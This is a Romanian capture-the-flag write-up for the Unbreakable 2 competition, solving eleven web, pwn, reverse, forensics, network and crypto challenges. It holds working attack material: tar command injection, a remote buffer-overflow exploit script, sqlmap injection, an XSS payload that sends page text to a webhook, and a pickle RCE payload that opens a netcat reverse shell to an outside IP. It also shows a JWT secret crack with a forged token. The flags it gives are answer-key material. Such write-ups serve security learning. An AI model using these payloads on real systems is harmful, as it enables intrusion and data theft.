

# Unbreakable 2

*Author: <Mihai Cujba / 0x435446> - <mihai.cujba@yahoo.com*

## Summary

Unbreakable 2	1
Summary	1
<tartarsausage> <Web>	3
Proof of Flag	3
Summary	3
Proof of Solving	3
<mrrobot> <Rev+Crypto>	4
Proof of Flag	4
Summary	4
Proof of Solving	4
<bof> <Pwn>	5
Proof of Flag	5
Summary	5
Proof of Solving	5
<Sherlock's Mystery> <Forensics>	6
Proof of Flag	6
Summary	6
Proof of Solving	6
<small-data-leak> <Web>	7
Proof of Flag	7
Summary	7
Proof of Solving	7
<HiddenTypo> <Forensics>	8
Proof of Flag	8

Summary	8
Proof of Solving	8
<frameble> <Web>	9
Proof of Flag	9
Summary	9
Proof of Solving	9
<not-clear> <Network>	10
Proof of Flag	10
Summary	10
Proof of Solving	10
<war-plan> <Stego+Crypto>	11
Proof of Flag	11
Summary	11
Proof of Solving	11
<alfa-cookie> <Web>	13
Proof of Flag	13
Summary	13
Proof of Solving	13
<under-construction> <Web>	15
Proof of Flag	15
Summary	15
Proof of Solving	15

<tartarsausage> <Web>

## Proof of Flag

ctf{d618f4caf3fdca9634a6ab498883a992f2a125b891165b30a5925f2845708ab7}

## Summary

## Folosirea utilitarului tar.

## Proof of Solving

Pentru inceput am incercat sa trimit niste imagini cu cod malitios in ele pentru a exploata functionalitatea de upload. Dupa ce am vazut ca nu merge, am vazut un link ciudat in sursa paginii.

```
<form action="sadjwaskdkwkasjdkwasdasdas.html" method="POST" >
<input type="hidden" name="url" value="">
<input type="hidden" value="submit">
```

De aici am intrat pe acea pagina si am gasit un form in care puteam da argumente pentru utilitarul tar. Am intrat pe gftoBINS si am gasit cum se pot rula comenzi cu ajutorul acestui utilita.

M-am folosit de `-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=ls` pentru a afisa fisierele de pe server.

"If you don't see my flag. Try harder :D!!" asdsasdsadsadwfdasdwdfdasdedfads.php enhjenhzZGN3YWRzYWRhczRhczNhY2FzY2FzY2FzY2FjYWwzZHNhY2FzY2Fzc2FjY2Fz index.php my-secret-tar.tar.gz sadjwaskdkwkasjdkwasdasdas.html

De aici am vazut un director cu nume ciudat, in care am gasit un fisier ce continea flag-ul.

```
Comanda: -cf /dev/null /dev/null --checkpoint=1 --checkpoint-  
action=exec=cat${IFS}enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY  
2FzY2Fzc2FjY2Fz/flag
```

"If you don't see my flag. Try harder :D!!" ctf{d618f4caf3fdca9634a6ab498883a992f2a125b891165b30a5925f2845708ab7}

<mrrobot> <Rev+Crypto>

## Proof of Flag

ctf{17ed97dbc53e4c9bf76a20a1721be46fae380c533bf4f9a2878e201fe9d8bee9}

## Summary

Reverse engineering

## Proof of Solving

Am primit un binar scris in C si un mesaj criptat. Am decompilat binarul in Ghidra, iar de acolo am vazut aproximativ ce ar face codul. Nu am putut sa imi dau seama cum anume sa fac reverse la el, asa ca l-am luat si l-am reconstituit local.

De aici am incercat sa imi dau seama de numarul scos din functia rand() pe apelata in cadrul binarului, dar fiind mod 16 aveam destul de putine valori prin care trebuia sa trec.

```
v7=rand()%16;
```

Avand in vedere ca primele doua caractere din flag tineau strict de valoarea generata din v7 am putut afla "cheia" folosita.

```
*v11 = v1;  
v11[1] = v7 % 0xA + 48;
```

Dupa ceva timp mi-am dat seama ca nu prea am cum sa fac reverse la acel script de criptare, asa ca am incercat sa fac bruteforce si sa compar cu output-ul oferit. Cand am terminat am dat de mesajul "CTF{Br3ak\_th3\_Cisc0\_B0x}", pe care am facut sha256 si l-am introdus ca flag.

Scriptul folosit:

```
#include <stdio.h>  
#include <time.h>  
  
char off_202010[]="dsfd;kfoA,.iyewrklJkDHSUBsgvca69834ncxv";  
int n;  
char* v11;  
char a1[]="CTF{Br3ak_th3_Cisc0_B0x}";  
int v1,v3,v7,i,v2,v6,v4,v9;  
int main()  
{  
    srand(time(NULL));  
    n = strlen(a1);  
    v11 = malloc(2 * n + 3);  
    if ( n > 0x19 )  
        n = 25;  
    v7=rand()%16;  
    v7 = 1;  
    if ( v7 <= 9 )  
        v1 = 48;  
    else  
        v1 = 49;  
    *v11 = v1;  
    v11[1] = v7 % 0xA + 48;  
    printf("%d\n",v7);  
    for ( i = 2; i <= 2 * n; i = v9 + 1 )  
    {  
        printf("Nou ----- \n");  
        printf("%s\n",v11);  
        v2 = v7++;  
        v6 = a1[(i >> 1) - 1] ^ off_202010[v2];  
        if ( v6 >> 4 > 9 )  
            v3 = (v6 >> 4) + 55;  
        else  
            v3 = (v6 >> 4) + 48;  
        v11[i] = v3;  
        printf("%s\n",v11);  
        if ( (v6 & 0xF) > 9 )  
            v4 = (v6 & 0xF) + 55;  
        else  
            v4 = (v6 & 0xF) + 48;  
        v9 = i + 1;  
        v11[v9] = v4;  
        printf("%s\n",v11);  
    }  
    v11[i] = 0;  
    printf("Gata ----- \n");  
    printf("%s\n",v11);  
    return v11;  
}
```

Output:

```
Nou  
013032224029145C2047711D11  
013032224029145C2047711D115  
013032224029145C2047711D1156  
Nou  
013032224029145C2047711D1156  
013032224029145C2047711D11562  
013032224029145C2047711D115628  
Nou  
013032224029145C2047711D115628  
013032224029145C2047711D1156283  
013032224029145C2047711D11562831  
Nou  
013032224029145C2047711D11562831  
013032224029145C2047711D1156283102  
013032224029145C2047711D11562831021  
013032224029145C2047711D11562831021F  
Nou  
013032224029145C2047711D11562831021F  
013032224029145C2047711D11562831021F0  
013032224029145C2047711D11562831021F07  
Nou  
013032224029145C2047711D11562831021F077A  
013032224029145C2047711D11562831021F077A1  
013032224029145C2047711D11562831021F077A14  
Nou  
013032224029145C2047711D11562831021F077A14  
013032224029145C2047711D11562831021F077A1406  
013032224029145C2047711D11562831021F077A14067  
013032224029145C2047711D11562831021F077A140678  
Nou  
013032224029145C2047711D11562831021F077A1406782  
013032224029145C2047711D11562831021F077A1406782B  
013032224029145C2047711D11562831021F077A1406782B2  
013032224029145C2047711D11562831021F077A1406782B28  
Gata  
013032224029145C2047711D11562831021F077A1406782B28
```

<bof> <Pwn>

## Proof of Flag

ctf{7d8637ccacd013dfe0814bc3d77760d9496997aac84d5195daf5f7e9852b4d0a}

## Summary

Buffer Overflow


## Proof of Solving

Am primit un binar numit intuitiv "bof". Am folosit objdump sa vad ce functii are, iar una dintre ele se numea "flag", asa ca era destul de clar scopul challenge-ului. De aici am folosit gdb sa vad offset-ul la care pot suprascrie IP-ul.


Comanda: pattern\_create 320 (stiam deja din codul sursa decompilat cu Ghidra ca este in jurul valorii de 300). Dupa cateva incercari am gasit ca valoarea offsetului este 312.

Am facut un script care sa trimita 312\*"A" urmati de adresa lui flag in little endian si a mers.. local. Am incercat scriptul pe server si a crapat. De aici am adaugat "1" la adresa functiei flag, din cauza posibilitatii diferentelor de aliniere de pe server si a mers.

Script:



```
1 from pwn import *
2
3 r=remote('35.242.253.155',30339)
4 #r=process('./bof')
5 print r.recv()
6 payload='A'*312+p64(0x0000000000400768)
7 r.sendline(payload)
8 print r.recv()
9 print r.recv()
10
```



```
root@kali:~/Desktop/CTF/Competition/un2/bof# python script.py
[+] Opening connection to 35.242.253.155 on port 30339: Done
Please enter the flag:

ctf{7d8637ccacd013dfe0814bc3d77760d9496997aac84d5195daf5f7e9852b4d0a}
[*] Closed connection to 35.242.253.155 port 30339
```

## <Sherlock's Mystery> <Forensics>

### Proof of Flag

ctf{thisisthe1stflag}

### Summary

Analiza de loguri

### Proof of Solving

Am primit un log de windows, in care se aflau, pe langa multe altele, comenzile date de catre utilizator. M-am uitat prin fisier si am vazut un txt cu numele "whatyouneedishere.txt". Am verificat unde a fost folosit, iar continutul lui era "dGhpc2lzdGhIMXN0ZmxhZw==", adica flag-ul encodat in base64.

```
PS C:\Users\alice\Desktop> Add-Content "C:\Users\alice\Desktop\whatyouneedishere.txt"
"dGhpc2lzdGhIMXN0ZmxhZw=="
dGhpc2lzdGhIMXN0ZmxhZw==|
```

<small-data-leak> <Web>

## Proof of Flag

ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca68295da2fc0a}

## Summary

Sql injection

## Proof of Solving

Inca din descrierea challenge-ului eram facuti atenti la parametrul de GET /user?id=. Am intrat pe site, am vazut despre ce este vorba si am constatat ca vulnerabilitatea era bazata pe sql injection, inca de la eroarea returnata.



## sqlalchemy.exc.ProgrammingError

```
ProgrammingError: (psycopg2.ProgrammingError) unterminated quoted string at or near "''"  
LINE 1: ...ests.email AS guests_email FROM guests WHERE guests.id = ''  
^
```

De aici am incercat sa fac un sqli de mana, am vazut cu UNION ca sunt 3 baze de date, dar am sfarsit prin a folosi sqlmap.

Am dat comanda sqlmap -u http://35.198.183.125:30321/user?id=1 --dbs pentru a vedea bazele de date.

```
[*] information_schema  
[*] pg_catalog  
[*] public
```

Apoi am dat comanda sqlmap -u http://35.198.183.125:32680/user?id=1 --tables -D public pentru a vedea tabelele, in care am gasit o parte din flag.

```
Database: public  
[3 tables]  
+-----+  
| ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca68295da |  
| alembic_version |  
| guests |  
+-----+
```

Iar apoi am intrat in prima tabela si am gasit cealalta bucata din flag, folosind comanda:  
sqlmap -u http://35.198.183.125:32680/user?id=1 --columns -D public -T ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca68295da

```
| 2fc0a} | varchar
```

<HiddenTypo> <Forensics>

## Proof of Flag

ctf{807d0fbcae7c4b20518d4d85664f6820aafdf936104122c5073e7744c46c4b87}

## Summary

Volatility

## Proof of Solving

Am primit un zip ce continea un disier bin de o dimensiune destul de mare. In momentul ala m-am gandit ca este vorba de un dump de memorie, asa ca am folosit volatility pentru a-l analiza.

Am gasit profilul imaginii folosind comanda volatility -f admin.bin imageinfo.

```
root@kali:~/Desktop/CTF/Competition/un2# volatility -f admin.bin imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64_24000, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/root/Desktop/CTF/Competition/un2/admin.bin)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800028020a0L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002803d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2020-12-08 12:26:00 UTC+0000
Image local date and time : 2020-12-08 04:26:00 -0800
root@kali:~/Desktop/CTF/Competition/un2#
```

De aici m-am gandit la descrierea challenge-ului, asa ca am listat toate fisierele si am facut grep dupa tikcket, folosind comanda volatility -f admin.bin --profile=Win7SP1x64 filescan | grep ticket, dar nu am gasit nimic. Am incercat si cu grep pe "Desktop", iar atunci am vazut asta:

```
0x000000007e1eedd0 16 0 RW --- \Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (11).png
0x000000007e3e1dd0 16 0 RW --- \Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (5).png
0x000000007e3e3d10 16 0 RW --- \Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy.png
```

Erau mai multe fisiere de acelasi tip. Am folosit dumptfiles pentru a extrage acele poze, iar in ele era desenat: "Flag sha256 + flag" asa ca am facut sha256(flag) si a mers.



<frameble> <Web>

## Proof of Flag

CTF{ce6675f186ac75938de69ba5037fa42f792e0041404456d11b1a80d072f4b547}

## Summary

XSS

## Proof of Solving

Pentru inceput am incercat sa vad daca pot da un simplu XSS pe pagina de posts, lucru care a mers prin comanda `<script>alert(1)</script>`. Din competitiiile anterioare banuiam ca va fi nevoie sa exfiltrez continutul paginii asa ca am facut un payload ce triete request-url catre webhook.

Payload: [<script>window.location='https://webhook.site/86973a47-13a9-4b2c-a57e-7486b97a72a2?d='+document.documentElement.innerText:</script>](https://webhook.site/86973a47-13a9-4b2c-a57e-7486b97a72a2?d='+document.documentElement.innerText:</script>)

De aici am extras flag-ul.

---

```
posts Dashboard PostsDashboard PostsPostYour postsCTF{ce6675f186ac75938de69ba5037fa42f792e0041404456d11b1a80d072f4b547}
```

<not-clear> <Network>

## Proof of Flag

ctf{9264bffabba79ba1c03b5569a62ad7c8eabce5d6e1e6769a206bfb40890b7b71}

## Summary

Wireshark

## Proof of Solving

Am primit un fisier txt ce continea pachete de date, asa ca l-am tras in Wireshark oentru a-l putea analiza mai bine. De aici am cautat dupa request-urile HTTP si am gasit un GET in care se gasea flag-ul. Am descarcat pagina incarcata de dupa trimiterea GET-ului pentru a putea lua flag-ul mai usor.

```
<option value="256" selected="selected">ASCII (base 256)</option></select>
<textarea name="v3" class="v" readonly="readonly" id="v3" style="height:5.1rem" autofocus="autofocus">ctf&lbrace;
9264bffabba79ba1c03b5569a62ad7c8eabce5d6e1e6769a206bfb40890b7b71&rcub;</textarea>
</div>
```

<war-plan> <Stego+Crypto>

## Proof of Flag

ctf{70cca323b9e0af74985285521f5751106a34f5c0b534e3f14c24c8fca027d9fc}

## Summary

ADFGVX cipher

## Proof of Solving

Am primit un fisier de 32 de minute de codul morse. L-am bagat intr-un decodificator online, timp in care am rezolvat altceva. Dupa ce a trecut ceva timp, pentru ca am uitat de el, am verificat output-ul, iar acesta a fost mesajul encodat:

THE BATTLE OF THE BULGE, ALSO KNOWN AS THE ARDENNES COUNTEROFFENSIVE, WAS THE LAST MAJOR GERMAN OFFENSIVE CAMPAIGN ON THE WESTERN FRONT DURING WORLD WAR II, AND TOOK PLACE FROM 16 DECEMBER 1944 TO 25 JANUARY 1945. IT WAS LAUNCHED THROUGH THE DENSELY FORESTED ARDENNES REGION OF WALLONIA IN EASTERN BELGIUM, NORTHEAST FRANCE, AND LUXEMBOURG, TOWARDS THE END OF THE WAR IN EUROPE. THE OFFENSIVE WAS INTENDED TO STOP ALLIED USE OF THE BELGIAN PORT OF ANTWERP AND TO SPLIT THE ALLIED LINES, ALLOWING THE GERMANS TO ENCIRCLE AND DESTROY FOUR ALLIED ARMIES AND FORCE THE WESTERN ALLIES TO NEGOTIATE A PEACE TREATY IN THE AXIS POWERS' FAVOR.

xxGVxVVVxDVAAFxGGxxAGxFVGGAAFAAVVADDVGDGGGVAAAGGxDFxxVDxxVVAVGGAGGxVVAVVGAVGFVVDVV BEFORE THE OFFENSIVE THE ALLIES WERE VIRTUALLY BLIND TO GERMAN TROOP MOVEMENT. DURING THE LIBERATION OF FRANCE, THE EXTENSIVE NETWORK OF THE FRENCH RESISTANCE HAD PROVIDED VALUABLE INTELLIGENCE ABOUT GERMAN DISPOSITIONS. ONCE THEY REACHED THE GERMAN BORDER, THIS SOURCE DIED UP. IN FRANCE, ORDERS HAD BEEN RELAYED WITHIN THE GERMAN ARMY USING RADIO MESSAGES ENCIPHERED BY THE ENIGMA MACHINE, AND THESE COULD BE PICKED UP AND DECRYPTED BY ALLIED CODE-BREAKERS HEADQUARTERED AT BLETCHLEY PARK, TO GIVE THE INTELLIGENCE KNOWN AS ULTRA. IN GERMANY SUCH ORDERS WERE TYPICALLY TRANSMITTED USING TELEPHONE AND TELEPRINTER, AND A SPECIAL RADIO SILENCE ORDER WAS IMPOSED ON ALL MATTERS CONCERNING THE UPCOMING OFFENSIVE. 42 THE MAJOR CRACKDOWN IN THE WEHRMACHT AFTER THE 20 JULY PLOT TO ASSASSINATE HITLER RESULTED IN MUCH TIGHTER SECURITY

LRx09BF1W3QUKJP52M4ZDCHOSYIE6VG8NAT7 AND FEWER LEAKS. THE ATTACKS BY THE SIXTH PANZER ARMY'S INFANTRY UNITS IN THE NORTH FARED BADLY BECAUSE OF UNEXPECTEDLY FIERCE RESISTANCE BY THE U.S. 2ND AND 99TH INFANTRY DIVISIONS. KAMPFGRUPPE PEIPER, AT THE HEAD OF SEPP DIETRICH'S SIXTH PANZER ARMY, HAD BEEN DESIGNATED TO TAKE THE LOSHEIM-LOSHEIMERGRABEN ROAD, A KEY SECONDWORLDWAR ROUTE THROUGH THE LOSHEIM GAP, BUT IT WAS

CLOSED BY TWO COLLAPSED OVERPASSES THAT GERMAN ENGINEERS FAILED TO REPAIR DURING THE FIRST DAY.

Se poate observa ca in text sunt anumite parti scrise in plus, parti ce pot insemna un mesaj criptat. Ne putem da seama din "KEY2: SECONDDORLDWAR". Mesajul criptat semana foarte mult cu ADFGVX, asa ca am incercat il sa decriptez cu acesta. Am folosit XXGVXVVVXDVAAFGXFGGXAGXFGGAAFAAVVADDVGDGGGVAAAGGXDFXXVDXXVV AVGGAGGXVVAVVGAVGFVVDVV pe post de ciphertext, LRX09BF1W3QUKJP52M4ZDCHOSYIE6VG8NAT7 pe post de alfabet, iar SECONDDORLDWAR pe post de cheie. De aici mi-a rezultat plaintext-ul: DEFENDTHEWESTGATEOFTHEFORTRESSWITHALLCOSTS. L-am facut in litere mici, am facut sha256 peste el si asa am luat flag-ul.

<alfa-cookie> <Web>

## Proof of Flag

ctf{2a70bafa8791b85059276159aaeae22892e32604fad697e13efa741aa4fadf9e}

## Summary

Pickle RCE

## Proof of Solving

Am primit un challenge in care, aparent, trebuia sa devenim admini. Am verificat cookie-urile, iar acolo am gasit un auth\_cookie

(67514402446a16203f44392d22455f252f6a4e417845156447435c21154649714e2262) si o cheie (O542N91PZ6TDQ66JAMD1IOFC209S2L9CDQL) , generate de fiecare data aleator.

Le-am luat si am incercat sa imi dau seama de continutul cookie-ului de autentificare, iar de aici a rezultat ca este vorba despre serializare.

The screenshot shows a web-based hex-to-decimal converter. The 'Recipe' section is set to 'From Hex' with 'Delimiter' set to 'Auto'. The 'XOR' section is set to 'Key' with the value 'O542N91PZ6TDQ66JAMD1IOFC209S2L9CDQL' and 'Scheme' set to 'Standard'. The 'Input' field contains the hex string '67514402446a16203f44392d22455f252f6a4e417845156447435c21154649714e2262'. The 'Output' field shows the resulting pickle payload: 

```
(dp0
S'permission'
p1
S'user'
p2
s.
```

Am schimbat 'user' cu admin, am recriat cookie-ul, dar aparent era doar un troll.

## Secure Platfrom

Welcome admin! Well if you are the admin go take the flag over ssh using you private id\_rsa key. :P The bug is bigger ;)

De aici am stat putin sa ma gandesc, m-am uitat pe codul sursa afisat in cazul unei erori, flask-ul fiind pus in modul debug, iar apoi am incercat sa dau niste comenzi folosind RCE. Am incercat pentru inceput payload-ul

c\_\_\_builtin\_\_

```
eval
p1
(S"os.system('ls -l')"
p2
tp3
Rp4
```

, dar fara succes. Apoi m-am gandit ca as putea incerca sa iau un reverse shell. Am ascultat pe portul 4444 pe o masina cu IP public, pentru a putea lua shell.

M-am folosit de payload-ul

```
c__builtin__
eval
p1
(S'__import__("os").system('\nc -e /bin/sh 92.81.21.126 4444\')'
p2
tp3
Rp4
```

pentru a lua shell si a citi flag-ul de pe server.

```
Connection received on 34.89.241.255 50078
ls
app.py
flag
start.sh
templates
cat flag.txt
ls
app.py
flag
start.sh
templates
ls -la
total 36
drwxr-xr-x 1 root root 4096 Dec 14 13:05 .
drwxr-xr-x 1 root root 4096 Dec 14 13:05 ..
-rw-r--r-- 1 ctf ctf 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ctf ctf 3771 Aug 31 2015 .bashrc
-rw-r--r-- 1 ctf ctf 655 Jul 12 2019 .profile
-rwxr-xr-x 1 root root 1081 Dec 14 13:05 app.py
-rwxr-xr-x 1 root root 69 Dec 14 13:05 flag
-rwxr-xr-x 1 root root 13 Dec 14 13:05 start.sh
drwxr-xr-x 1 root root 4096 Dec 14 13:05 templates
cat flag
ctf{2a70bafa8791b85059276159aaeae22892e32604fad697e13efa741aa4fadf9e}
```

<under-construction> <Web>

## Proof of Flag


CTF{e590d4d5024cf88b6735c27b9a695107517be2b48578955ef36df79065c34b30}

## Summary

## JWT Token

## Proof of Solving

Pentru inceput am vazut ca scopul challenge-ului este sa devenim admini, asa ca am cautat metoda prin care se face verificarea si am gasit-o, era un jwt token trimis ca parametru in header.



Am luat token-ul si am folosit jwt2john pentru a-l face hash-ul si mai apoi pentru a folosi john ca sa sparg cheia.

```
root@kali:~/Desktop/CTF/Competition/un2/under# john --show hash
?:letmein

1 password hash cracked, 0 left
root@kali:~/Desktop/CTF/Competition/un2/under# cat hash
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTY5ImhldCI6MTY5ODAzMzIzNywIZXhwIjoxNjA4MTE5NjM3fQ.1f32e7b688b6ad81730b18f76064363bc292ab9de9ef82f9adba5dfafcd8d28
root@kali:~/Desktop/CTF/Competition/un2/under#
```

Stiind cheia, respectiv letmein, am putut resemna un alt cookie in care sa specific ID-ul 1.

Structura	jwt-ului	inainte	de	schimbare:
	{ "alg": "HS256", "typ": "JWT" } { "id": 16, "iat": 1608033237, "exp": 1608119637 }			

Am setat id-ul 1, dar inca nu se intampla nimic.

Dupa ce am mai cautat pe site, am vazut ca pe langa <http://34.89.250.23:32372/api/app/user> exista si o pagina <http://34.89.250.23:32372/api/app/admin>, asa ca am facut request-ul catre ea si am scos flag-ul.

```

root@kali:~/Desktop/CTF/Competition/un2/under# python script.py
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning
d will be removed in a future release.
  CryptographyDeprecationWarning,
Congrats. Here's your flag: CTF{e590d4d5024cf88b6735c27b9a695107517be2b48578955ef36df79065c34b30}
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiJlMjMDgwMzMyMzcsImklIjoxLCJleHAiOiJlMjMDkxMTk2Mzd9.eupA
root@kali:~/Desktop/CTF/Competition/un2/under# python script.py
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning
d will be removed in a future release.
  CryptographyDeprecationWarning,
Congrats. Here's your flag: CTF{e590d4d5024cf88b6735c27b9a695107517be2b48578955ef36df79065c34b30}

```

Scriptul folosit:

```

script.py
1  import jwt
2  import requests
3
4  URL="http://34.89.250.23:32372/api/app/admin"
5  alg='HS256'
6  for i in range(0,1):
7      payload={'id': 1,'iat':1608033237,'exp':1609119637}
8      key='letmein'
9      q = jwt.encode(payload, key, algorithm=alg)
10     head={'x-access-token': q}
11     r = requests.get(url = URL, headers=head)
12     if ("Unfortunately there is nothing here yet as wel" not in r.text):
13         print r.text
14     print q

```